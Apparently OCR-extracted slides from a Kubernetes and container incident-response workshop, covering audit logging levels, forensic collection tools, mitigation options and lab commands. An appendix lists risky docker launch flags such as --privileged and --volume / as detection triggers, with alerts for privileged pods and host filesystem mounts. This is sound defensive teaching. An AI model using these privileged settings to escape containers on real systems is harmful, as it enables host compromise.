
System
Container
Application
Network
Deployment
Cloud



Containers have overlay network is rfc1918 space
There is a UID that tracks across the pods and applications.

Ops suite / Monitoring

K8S Logging Breakdown



Log IR

Audit logs are not enabled by default

4 audit levels of logging

- ❑ None - no events logged
- ❑ Metadata - Request metadata only
- ❑ Request - Metadata + request body
- ❑ RequestResponse - Metadata + request & response body

Metadata is timestamp, requestURI/verb, user, etc.

Response body is useful to record what was being changed

Audit policies

Set audit policies to log information for security, IR, and troubleshooting.

Log path and policy file on kube-apiserver to set that up

Audit levels creates more storage demands for logs

GKE shares their audit policy online as an example

- https://cloud.google.com/kubernetes-engine/docs/how-to/audit-logging
- https://cloud.google.com/kubernetes-engine/docs/concepts/audit-policy

Other sources of log information

Application Logs

- Errors
- Warnings
- Operations and other events

Node's Operating System/Host Logs

- Network connections
- User logins
- SSH sessions
- Executions of programs [e.g. execve() calls]

Container Forensics

- Lots of threats in the wild
- Lots of people tout that the benefit of containers and pods is that you can wipe them
  - Do not reflexively terminate and delete all nodes, containers and disks that are compromised.
  - Do not login to the container

K8S IR

- Logging and audit policies
- Disk Snapshots
- IR mitigation strategies
- Appendix: Notable Alerts Callout.

Build a Story - Collection

- Logs
- Disks
- Live Info


Artifacts

Disk Collection

- Cloud: Use the API to make a snapshot transparently
- Containers: No Container snapshot mechanism

Snapshotting the node

- Identify attached disks
- Duplicate
- Ship it to a **dedicated project space** aka isolated network.
- Compare state of container to state of the image to see what was changed



You should know in advance where you can quarantine the node.

Live / Recorded

How to:

- Get info from multiple without logging in?
- Get info remotely from lots of systems?
- Or from containers that no longer exist?
  - Client Agents
  - Container Sidecar

Attackers will use docker ephemerally in your environment, too. (just like we did in this workshop).

GRR

- https://github.com/google/grr
- It consists of a python client (agent) that is installed on target systems, and python server infrastructure that can manage and talk to clients.
- Remotely get detailed monitoring of client or node, including memory dumps.
  - What is the contents of a file? What's in that history?
  - Hunt: Look for a particular hash on a large number of instances.

Sysdig

- **Sysdig** is a universal system visibility tool with native support for containers:
- Observe / investigate container histories

https://github.com/draios/sysdig

Docker-Explorer

- Tool for making forensics on offline docker filesystems

https://github.com/google/docker-explorer

It’ll tell you what containers were running when the snap was taken, and what they had access to.

Mitigation Options

Alert | send alerts

Isolate | Restrict from other workloads

Pause | Stop running processes

Restart | kill and restart

Kill | but don’t restart

Mitigation Options

Isolate | Restrict from other workloads

Quarantine a container so you can get more info on what's going on.

Start a new node

```
kubectl cordon
```

Restricts network connectivity, allows you to monitor with live forensics.

Mitigation Options

Pause | Stop running processes

Suspends all running processes.

This is good for attacks like crypto mining.

A container has no way to be aware that it’s about to be paused.

```
$ docker pause
```

Mitigation Options

Restart | kill and restart

Makes sense when rolling out a fix.

If an attacker has compromised the container, and you restart, you might kick them off, but they'll just come back however they got there.

Maybe you made it worse by telling them you know they're there – restarting looks a little noobish.

Mitigation Options

Kill | but don't restart

Like restart, doesn't fix.

If you have active exfil, stopping the leak might be more important than forensics, so you'd just

`$docker stop` = (SIGTERM) asks nicely … and waits 10 secs.

`$docker kill` = (SIGKILL)

Appendix:

- Collection of material that was ‘nixed or stretch opportunities for your learnings :)

Complex Microservices app demo

```
kubectl create -f \
https://raw.githubusercontent.com/microservices-demo/microservices-demo/master/deploy/kubernetes/complete-demo.yaml
```

#slow commands:

```
kubectl get deployments -n sock-shop
```

```
kubectl get replicasets -n sock-shop
```

This is a great exercise to see a large array of microservices running in a cluster.

Accessing Services running in containers

```
docker run --name=netwebserver -d nginx  # local exposure

# Get the IP of the bridge interface
docker inspect -f "{{ .NetworkSettings.IPAddress }}" netwebserver

# Access service from host machine through bridge interface
curl http://[IP]

# Clean up
docker stop netwebserver
```

Additional cap info

If a container is launched (or attempted) using any of the following flags, host examination is warranted:


#note that in our K8S' class we'll do this in the practical.

```
e.g docker run --cap-add=SYS_ADMIN ...
```

- `--cap-add *`
- `--device *`
- `--device-cgroup-rule`
- `--ipc system`
- `--mount /`
- `--pid system`
- `--privileged`
- `--security-opt`
- `--volume /`
- `--volumes-from`


Finding this in logs will differ between K8s and Docker.


Supply Chain Attack Tree



Many orgs are working with a tool called *'Prisma' or 'cilium'* to analyze containers and dependencies:

These tools contain runtime protections and vulnerability management tooling






https://attack.mitre.org/matrices/enterprise/containers/

MITRE ATT&CK™

for Containers



National Security Agency
Cybersecurity and Infrastructure Security Agency

Cybersecurity Technical Report

Kubernetes Hardening Guide

pretty good, and mostly up to date info.

https://media.defense.gov/2021/Aug/03/2002820425/-1/-1/0/CTR_Kubernetes_Hardening_Guidance_1.1_20220315.PDF

https://houdini.secsi.io/

Create side-car pod, test nginx, and remove pod

```
kubectl run -it shell-container --image=alpine/curl:3.14 /bin/ash --namespace
lab-namespace


# Get IP from pod description of nginx

curl http://<IP>


exit


kubectl delete pod shell-container --namespace lab-namespace
```

Noteable Alert Opportunities

- Attempts at privileged pod creation
  - In k8s logs, you can see when an somebody tries to start a priv pod - bad sign.
- Attempts to mount the host FS
  - In k8s logs - see where attempts are made to mount root fs (that do not come from authorized tooling)
